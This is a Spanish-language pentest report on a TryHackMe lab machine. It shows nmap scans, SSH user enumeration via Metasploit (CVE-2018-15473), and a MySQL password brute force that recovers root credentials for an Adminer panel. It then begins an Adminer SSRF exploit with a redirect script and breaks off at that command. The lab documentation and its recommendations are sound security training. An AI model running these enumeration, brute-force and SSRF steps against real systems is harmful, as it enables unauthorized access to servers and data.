

## Introduccion del pentest

### Introducción:

Este informe de pentest tiene como objetivo documentar los pasos seguidos para la detección de vulnerabilidades (CVEs) en la máquina "Pentest 101" en el entorno de Try Hack Me. La realización de esta actividad se llevó a cabo mediante el uso de una conexión VPN para optimizar la comodidad y facilitar la administración de herramientas desde mi propio entorno de trabajo, utilizando Parrot OS como sistema operativo principal.

### Entorno de Trabajo:

La máquina objetivo, "Pentest 101", fue accesada a través de una conexión VPN proporcionada por Try Hack Me. Este enfoque permitió un manejo eficiente de las herramientas desde mi máquina local con Parrot OS, brindando un entorno controlado para llevar a cabo las pruebas de penetración.

1. Escanear con nmap la maquina para verificar que puertos tiene abiertos

```
parrot in /home/parrot → sudo nmap -p- --min-rate 5000 10.10.176.127 -n
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-01 15:09 GMT
Warning: 10.10.176.127 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.176.127
Host is up (2.3s latency).
Not shown: 56282 filtered tcp ports (no-response), 9247 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
3306/tcp  open  mysql
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 158.59 seconds
```

2. Escanear con nmap la maquina para verificar las versiones que corren en cada uno de esos puertos para ver si son vulnerables a algun CVE

```
parrot in /home/parrot → sudo nmap -p 21,22,23,80,3306,8080 -sV 10.10.113.3 -n
[sudo] password for parrot:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-01 18:08 GMT
Nmap scan report for 10.10.113.3
Host is up (0.63s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
3306/tcp  open  mysql    MySQL 5.5.23
8080/tcp  open  http     Apache httpd 2.4.54 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.87 seconds
```

SSH -> CVE-2018-15473

OpenSSH hasta la versión 7.7 es propenso a sufrir una vulnerabilidad de enumeración de usuarios

3. Por haber tenido esta informacion podemos concluir que el puerto ssh es vulnerable a (user enumeration), asi que si vamos a metasploit a buscar un exploit para poder explotar esta vulnerabilidad podemos encontrar 1, el cual es el numero 54, asi que procedemos a configurar las opciones de este exploit con los datos y informacion que tenemos, para el proceso de enumeracion usaremos un diccionario de nombres de usuarios

56	exploit/linux/ssh/microfocus_dxi_sshboardmain	2020-09-21	excellent	No	Micro Focus Operations Bridge Reporter sshboardmain default password
57	post/multi/gather/ssh/ssh_creds		normal	No	Multi Gather OpenSSH PKI Credentials Collection
58	exploit/solaris/ssh/pam_username_bof	2020-10-20	normal	Yes	Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
59	auxiliary/gather/prometheus_api_gather	2016-07-01	normal	No	Prometheus API Information Gather
60	exploit/windows/ssh/putty_msg_debug	2002-12-16	normal	No	PutTY Buffer Overflow
61	post/windows/gather/enum_putty_saved_sessions		normal	No	PutTY Saved Sessions Enumeration Module
62	auxiliary/gather/qnap_lfi	2019-11-25	normal	Yes	QNAP QTS and Photo Station Local File Inclusion
63	exploit/linux/ssh/quantum_dxi_known_privkey	2014-03-17	excellent	No	Quantum DXI V1000 SSH Private Key Exposure
64	exploit/linux/ssh/quantum_vmpo_backdoor	2014-03-17	excellent	No	Quantum vmpo Backdoor Command
65	auxiliary/fuzzers/ssh/ssh_version_15		normal	No	SSH 1.5 Version Fuzzer
66	auxiliary/fuzzers/ssh/ssh_version_2		normal	No	SSH 2.0 Version Fuzzer
67	auxiliary/fuzzers/ssh/ssh_keyinit_corrupt		normal	No	SSH Key Exchange Init Corruption
68	post/linux/manage/ssh/ssh_persistence		excellent	No	SSH Key Persistence
69	post/windows/manage/ssh/ssh_persistence		good	No	SSH Key Persistence
70	auxiliary/scanner/ssh/ssh_login		normal	No	SSH Login Check Scanner
71	auxiliary/scanner/ssh/ssh_identify_pubkeys		normal	No	SSH Public Key Acceptance Scanner
72	auxiliary/scanner/ssh/ssh_login_pubkey		normal	No	SSH Public Key Login Scanner
73	exploit/multi/ssh/ssh_exec	1999-01-01	manual	No	SSH User Code Execution
74	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration
75	auxiliary/fuzzers/ssh/ssh_version_corrupt		normal	No	SSH Version Corruption
76	auxiliary/scanner/ssh/ssh_version		normal	No	SSH Version Scanner
77	post/multi/gather/saltstack_salt		normal	No	SaltStack Salt Information Gatherer
78	exploit/unix/http/schneider_electric_net55xx_encoder	2019-01-25	excellent	Yes	Schneider Electric Pelco Endura NET55XX Encoder
79	exploit/windows/ssh/securecrt_sshl	2002-07-23	average	No	SecureCRT SSH Buffer Overflow
80	exploit/linux/ssh/solarwinds_lem_exec	2017-03-17	excellent	No	SolarWinds LEM Default SSH Password Remote Code Execution
81	exploit/linux/http/sourcegraph_gitserver_sshcmd	2022-02-18	excellent	Yes	Sourcegraph gitserver SSH Command RCE
82	exploit/linux/ssh/symantec_msg_sshl	2012-08-27	excellent	No	Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
83	exploit/linux/http/symantec_messaging_gateway_exec	2017-04-26	excellent	No	Symantec Messaging Gateway Remote Code Execution
84	exploit/windows/ssh/sysax_ssh_username	2012-02-27	normal	Yes	Sysax 5.53 SSH Username Buffer Overflow
85	auxiliary/dos/windows/ssh/sysax_ssh_keyexchange	2013-03-17	normal	No	Sysax Multi-Server 6.10 SSH Key Exchange Denial of Service
86	exploit/unix/ssh/tectia_passwd_changereq	2012-12-01	excellent	Yes	Tectia SSH USERAUTH Change Request Password Reset Vulnerability
87	auxiliary/scanner/ssh/ssh_enum_git_keys		normal	No	Test SSH Github Access
88	exploit/linux/http/ubiquiti_aeros_file_upload	2016-02-13	excellent	No	Ubiquiti airoS Arbitrary File Upload
89	payload/cmd/unix/reverse_ssh		normal	No	Unix Command Shell, Reverse TCP SSH
90	payload/cmd/unix/bind_and_instance_connect		normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
91	exploit/linux/ssh/vmware_vrn_known_privkey	2023-08-29	excellent	No	VMware Aria Operations for Networks (vRealize Network Insight) SSH Private Key Exposure
92	exploit/linux/ssh/vmware_vdp_known_privkey	2016-12-20	excellent	No	VMware VDP Known SSH Key
93	exploit/multi/http/vmware_vcenter_uploadova_rce	2021-02-23	manual	Yes	VMware vCenter Server Unauthenticated OVA File Upload RCE
94	exploit/linux/ssh/vyos_restricted_shell_privesc	2018-11-05	great	Yes	VyOS restricted-shell Escape and Privilege Escalation
95	post/windows/gather/credentials/whatsupgold_credential_dump	2022-11-22	manual	No	WhatsUp Gold Credentials Dump
96	post/windows/gather/credentials/mremote		normal	No	Windows Gather mRemote Saved Password Extraction
97	exploit/windows/local/unquoted_service_path	2001-10-25	great	Yes	Windows Unquoted Service Path Privilege Escalation
98	exploit/linux/http/zyxel_lfi_unauth_ssh_rce	2022-02-01	excellent	Yes	Zyxel chained RCE using LFI and weak password derivation algorithm
99	auxiliary/scanner/ssh/11h_ssh_auth_bypass	2018-10-16	normal	No	11h SSH Authentication Bypass Scanner
80	exploit/linux/http/php_imap_open_rce	2018-10-23	good	Yes	php imap_open Remote Code Execution

Una vez ejecutado el comando exploit podemos ver que la explotacion de esta vulnerabilidad a sido exitosa, pudimos obtener informacion confidencial como lo es los nombres de usuarios que posee esta maquina

```
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/ssh/ssh_enumusers) >> options
Module options (auxiliary/scanner/ssh/ssh_enumusers):

  Name          Current Setting  Required  Description
  ----
CHECK_FALSE     true             no        Check for false positives (random username)
DB_ALL_USERS    false            no        Add all users in the current database to the list
Proxies         no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          22              yes        The target port
THREADS         1               yes        The number of concurrent threads (max one per host)
THRESHOLD       10              yes        Amount of seconds needed before a user is considered found (timing attack only)
USERNAME        no               no        Single username to test (username spray)
USER_FILE       no               no        File containing usernames, one per line

Auxiliary action:

  Name          Description
  ----
Malformed Packet  Use a malformed packet

View the full module info with the info, or info -d command.

[msf](Jobs: 0 Agents: 0) auxiliary(scanner/ssh/ssh_enumusers) >> set RHOSTS 10.10.55.175
RHOSTS => 10.10.55.175
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/ssh/ssh_enumusers) >> set USER_FILE /home/parrot/Desktop/CTF/AcademiaCiberseguridad/usuarios-Dictionaries.txt
USER_FILE => /home/parrot/Desktop/CTF/AcademiaCiberseguridad/usuarios-Dictionaries.txt
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/ssh/ssh_enumusers) >> exploit

[*] 10.10.55.175:22 - SSH - Using malformed packet technique
[*] 10.10.55.175:22 - SSH - Checking for false positives
[-] 10.10.55.175:22 - SSH - throws false positive results. Aborting.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/ssh/ssh_enumusers) >> set CHECK_FALSE false
CHECK_FALSE => false
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/ssh/ssh_enumusers) >> exploit
```

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_enumusers) >> exploit

[*] 10.10.55.175:22 - SSH - Using malformed packet technique
[*] 10.10.55.175:22 - SSH - Starting scan
[+] 10.10.55.175:22 - SSH - User 'root' found
[+] 10.10.55.175:22 - SSH - User 'admin' found
[+] 10.10.55.175:22 - SSH - User '1234' found
[+] 10.10.55.175:22 - SSH - User 'user' found
[+] 10.10.55.175:22 - SSH - User 'Administrator' found
[+] 10.10.55.175:22 - SSH - User 'administrador' found
[+] 10.10.55.175:22 - SSH - User 'usuario2' found
[+] 10.10.55.175:22 - SSH - User 'usuario' found
[+] 10.10.55.175:22 - SSH - User 'user4' found
[+] 10.10.55.175:22 - SSH - User 'user3' found
[+] 10.10.55.175:22 - SSH - User 'user2' found
[+] 10.10.55.175:22 - SSH - User 'user1' found
[+] 10.10.55.175:22 - SSH - User '12345' found
[+] 10.10.55.175:22 - SSH - User '123456' found
[+] 10.10.55.175:22 - SSH - User 'daemon' found
[+] 10.10.55.175:22 - SSH - User 'bin' found
[+] 10.10.55.175:22 - SSH - User 'sys' found
[+] 10.10.55.175:22 - SSH - User 'sync' found
[+] 10.10.55.175:22 - SSH - User 'games' found
[+] 10.10.55.175:22 - SSH - User 'man' found
[+] 10.10.55.175:22 - SSH - User 'lp' found
[+] 10.10.55.175:22 - SSH - User 'mail' found
[+] 10.10.55.175:22 - SSH - User 'news' found
[+] 10.10.55.175:22 - SSH - User 'uucp' found
[+] 10.10.55.175:22 - SSH - User 'proxy' found
[+] 10.10.55.175:22 - SSH - User 'www-data' found
[+] 10.10.55.175:22 - SSH - User 'backup' found
[+] 10.10.55.175:22 - SSH - User 'nobody' found
[+] 10.10.55.175:22 - SSH - User 'a' found
```

Para la explotación de esta vulnerabilidad de ssh usamos las siguientes herramientas:

- Nmap
- FlameShot
- Metasploit

### Recomendaciones:

1. Asegúrate de que OpenSSH esté actualizado a la última versión. Las versiones afectadas son anteriores a 7.7.
2. Considera la posibilidad de implementar configuraciones de limitación de velocidad o rate limiting en tu servidor SSH. Esto puede ayudar a mitigar ataques de fuerza bruta al limitar la cantidad de intentos de inicio de sesión permitidos durante un período de tiempo.
3. Establece un sistema de monitoreo de logs efectivo para detectar patrones sospechosos de actividad en tus registros de autenticación SSH

### Referencias:

<https://nvd.nist.gov/vuln/detail/CVE-2018-15473>

## MYSQL -> Segunda Explotacion

1. Con base en la información recopilada mediante nuestro análisis con nmap, se ha identificado que en el puerto 8080 opera un servidor Apache con la presencia de Adminer, un gestor de bases de datos con PHP. Además, se ha confirmado que MySQL está en ejecución en el puerto 3306. Considerando estos hallazgos, se planea realizar una exploración de vulnerabilidades en el servidor MySQL utilizando Metasploit, con el objetivo de obtener posibles credenciales de acceso al servidor Apache en el puerto 8080.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/advantech_iview_networkservlet_cmd_inject	2022-06-28	excellent	Yes	Advantech iView NetworkServlet Command Injection
1	auxiliary/server/capture_mysql		normal	No	Authentication Capture: MySQL
2	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE
3	auxiliary/gather/joomla_weblinks_sql_i	2014-03-02	normal	Yes	Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
4	exploit/unix/webapp/kimai_sql_i	2013-05-21	average	Yes	Kimai v0.9.2 'db_restore.php' SQL Injection
5	exploit/linux/http/librenms_collectd_cmd_inject	2019-07-15	excellent	Yes	LibreNMS Collectd Command Injection
6	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations
7	post/linux/gather/enum_users_history		normal	No	Linux Gather User History
8	exploit/windows/http/moveit_cve_2023_34362	2023-05-31	excellent	Yes	MOVEit SQL Injection vulnerability
9	auxiliary/scanner/mysql/mysql_writable_dirs		normal	No	MySQL Directory Write Test
10	auxiliary/scanner/mysql/mysql_file_enum		normal	No	MySQL File/Directory Enumerator
11	auxiliary/scanner/mysql/mysql_hashdump		normal	No	MySQL Password Hashdump
12	auxiliary/scanner/mysql/mysql_schemadump		normal	No	MySQL Schema Dump
13	exploit/multi/http/manage_engine_dc_pmp_sql_i	2014-06-08	excellent	Yes	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
14	auxiliary/admin/http/manageengine_pmp_privesc	2014-11-08	normal	Yes	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
15	post/multi/manage/dbvis_add_db_admin		normal	No	Multi Manage DbVisualizer Add Db Admin
16	auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	normal	No	MySQL Authentication Bypass Password Dump
17	auxiliary/admin/mysql/mysql_enum		normal	No	MySQL Enumeration Module
18	auxiliary/scanner/mysql/mysql_login		normal	No	MySQL Login Utility
19	auxiliary/admin/mysql/mysql_sql		normal	No	MySQL SQL Generic Query
20	auxiliary/scanner/mysql/mysql_version		normal	No	MySQL Server Version Enumeration
21	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No	MySQL yaSSL CertDecoder: GetName Buffer Overflow
22	exploit/linux/mysql/mysql_yassl_hello	2008-01-04	good	No	MySQL yaSSL SSL Hello Message Buffer Overflow
23	exploit/windows/mysql/mysql_yassl_hello	2008-01-04	average	No	MySQL yaSSL SSL Hello Message Buffer Overflow
24	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No	Oracle MySQL UDF Payload Execution
25	exploit/windows/mysql/mysql_start_up	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows FILE Privilege Abuse
26	exploit/windows/mysql/mysql_mof	2012-12-01	excellent	Yes	Oracle MySQL for Microsoft Windows MOF Execution
27	exploit/linux/http/pandora_fms_events_exec	2020-06-04	excellent	Yes	Pandora FMS Events Remote Command Execution
28	auxiliary/analyzer/crack_databases		normal	No	Password Cracker: Databases
29	exploit/windows/mysql/scrutinizer_upload_exec	2012-07-27	excellent	Yes	Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
30	auxiliary/admin/http/rails_devise_pass_reset	2013-01-28	normal	No	Ruby on Rails Devise Authentication Password Reset
31	auxiliary/admin/tikiwiki/tikiidblib	2006-11-01	normal	No	TikiWiki Information Disclosure
32	exploit/multi/http/wp_db_backup_rce	2019-04-24	excellent	Yes	WP Database Backup RCE
33	exploit/unix/webapp/wp_google_document_embedder_exec	2013-01-03	normal	Yes	WordPress Plugin Google Document Embedder Arbitrary File Disclosure
34	exploit/multi/http/zpanel_information_disclosure_rce	2014-01-30	excellent	No	Zpanel Remote Unauthenticated RCE

2. Enfocaremos nuestra atención exclusivamente en el exploit denominado MySQL\_Login, ya que este nos brindará la oportunidad de descubrir posibles credenciales para acceder al servidor Apache en el puerto 8080. Posteriormente, seleccionaremos la fila #18 para iniciar la configuración del exploit. Para llevar a cabo esta tarea, haremos uso de dos archivos cruciales en este pentest: uno destinado a almacenar contraseñas y el otro para nombres de usuario. Estos archivos desempeñarán un papel fundamental en el proceso. Una vez configurado así debería de quedar, que procedería a este paso sería correr el exploit.

```
msf[Jobs 0 Agents 0] auxiliary(scanner/mysql/mysql_login) >> options
Module options (auxiliary/scanner/mysql/mysql_login):

  Name          Current Setting      Required  Description
  ----          -
  ANONYMOUS_LOGIN false                yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS true                  no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                      yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                 no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                 no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                 no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                  no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  PASSWORD         no                    no        A specific password to authenticate with
  PASS_FILE         /home/parrot/Desktop/CTF/AcademiaCiberseguridad/passwords-Dictionaries.txt no        File containing passwords, one per line
  Proxies           no                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS            10.10.241.26          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT             3306                  yes       The target port (TCP)
  STOP_ON_SUCCESS   true                  yes       Stop guessing when a credential works for a host
  THREADS           100                   yes       The number of concurrent threads (max one per host)
  USERNAME          root                   no        A specific username to authenticate as
  USERPASS_FILE     no                    no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false                 no        Try the username as the password for all users
  USER_FILE         /home/parrot/Desktop/CTF/AcademiaCiberseguridad/usuarios-Dictionaries.txt no        File containing usernames, one per line
  VERBOSE           true                   yes       Whether to print output for all attempts

View the full module info with the info or info -d command.
```

```
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/mysql/mysql_login) >> run
[+] 10.10.241.26:3306 - 10.10.241.26:3306 - Found remote MySQL version 5.5.23
[!] 10.10.241.26:3306 - No active DB -- Credential data will not be saved!
[-] 10.10.241.26:3306 - 10.10.241.26:3306 - LOGIN FAILED: root: (Incorrect: Access denied for user 'root'@'ip-10-9-213-49.eu-west-1.compute.internal')
[+] 10.10.241.26:3306 - 10.10.241.26:3306 - Success: 'root:123456'
[+] 10.10.241.26:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs: 0 Agents: 0) auxiliary(scanner/mysql/mysql_login) >> _
```

3. Aquí se observa que se ha identificado una posible credencial. Para verificar su validez, procedemos a ingresarla en el navegador y realizar un intento de autenticación. Muy importante, como solo tenemos credenciales y no bases de datos como tal, no podemos ingresar una base de datos en la opción que corresponde a esta en el panel de autenticación.

Language: English

Adminer 4.7.8 4.8.1
Login

System	MySQL
Server	10.10.241.26:3306
Username	root
Password	••••••
Database	

☐ Permanent login

Language: English

MySQL » 10.10.241.26:3306

Adminer 4.7.8 4.8.1

Select database

DB:

[Create database](#)
[Privileges](#)
[Process list](#)
[Variables](#)
[Status](#)

MySQL version: 5.5.23 through PHP extension **MySQLi**  
Logged as: root@ip-172-31-0-1.eu-west-1.compute.internal

	Database - Refresh	Collation	Tables	Size - Compute
<input type="checkbox"/>	information_schema	utf8_general_ci	?	?
<input type="checkbox"/>	mysql	latin1_swedish_ci	?	?
<input type="checkbox"/>	performance_schema	utf8_general_ci	?	?
<input type="checkbox"/>	test	latin1_swedish_ci	?	?

Selected (0)

Como podemos ver, hemos tenido acceso, esta vulnerabilidad no es como tal un CVE sino un ataque de fuerza bruta, no se contempla por ningun CVE



## SSRF -> Tercera Explotacion

1. Durante la investigación de los servicios en la máquina víctima y la exploración de fuentes de OSINT de código abierto, identificamos una vulnerabilidad en versiones anteriores a la 4.7.9 de Adminer, que es susceptible a un tipo de ataque SSRF. Con este conocimiento en mente, procederemos a explotar esta vulnerabilidad en Adminer. En primer lugar, utilizaremos una herramienta proporcionada por vrana en GitHub, el siguiente exploit: [Exploit de SSRF para Adminer]


(<https://gist.github.com/bpsizemore/227141941c5075d96a34e375c63ae3bd>).

Este script está diseñado para llevar a cabo una redirección.

Para la explotación de esta vulnerabilidad vamos a usar las siguientes herramientas:

- Nmap
- FlameShot
- BurpSuite
- Froxy Proxy

2. Primero, activaremos un proxy en el navegador utilizando FoxyProxy para que escuche en el puerto 8080, que es el puerto predeterminado donde BurpSuite está configurado para escuchar. Después de realizar esta acción, procederemos a abrir BurpSuite y lo configuraremos para comenzar a escuchar.



3. Desde el panel de inicio de sesión, ingresaremos nuevos datos como nos lo menciona vrana en su pdf de github, la vulnerabilidad actua unicamente en la opcion **system** (Elasticsearch (Beta)) y muy importante en la opcion **server** se debera de colocar la ip que nos genera TryHackMe al conectarnos por VPN a la maquina victima. Después de completar esta acción, procederemos a hacer clic en el botón de inicio de sesión y seguidamente nos iremos a BurpSuite.

Language: English ▼

Adminer 4.7.8 4.8.1

Login

System	Elasticsearch (beta) ▼
Server	10.9.213.49
Username	root
Password	
Database	

Login ☐ Permanent login

```

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://10.10.40.90:8080
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 10.10.40.90:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.40.90:8080/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 111
0 Origin: http://10.10.40.90:8080
1 DNT: 1
2 Connection: close
3 Cookie: adminer_sid=d8997d00efbaae564aa60a0cf12b9df5; adminer_key=68655ac63bc253832f13631272bba295; adminer_version=4.8.1; adminer_permanent=
4 Upgrade-Insecure-Requests: 1
5
6 auth%5Bdriver%5D=elastic&auth%5Bserver%5D=10.9.213.49&auth%5Busername%5D=root&auth%5Bpassword%5D=&auth%5Bdb%5D=

```



4. Una vez hayamos llegado a este punto lo que debemos de hacer es ejecutar el script que nos deja vrana con las instrucciones de como usarlo. Para este script hicimos algunas modificaciones para pararlo de python2 a python3. Lo mas importante en este punto es colocar la direccion ip de la maquina victima y empezar a probar cuales puertos nos devuleven informacion en el panel de login.

```

parrot @ parrot ~ ~/Desktop/CTF/AcademiaCiberseguridad $ sudo python3 redirect.py -p 80 http://10.10.40.90:8080
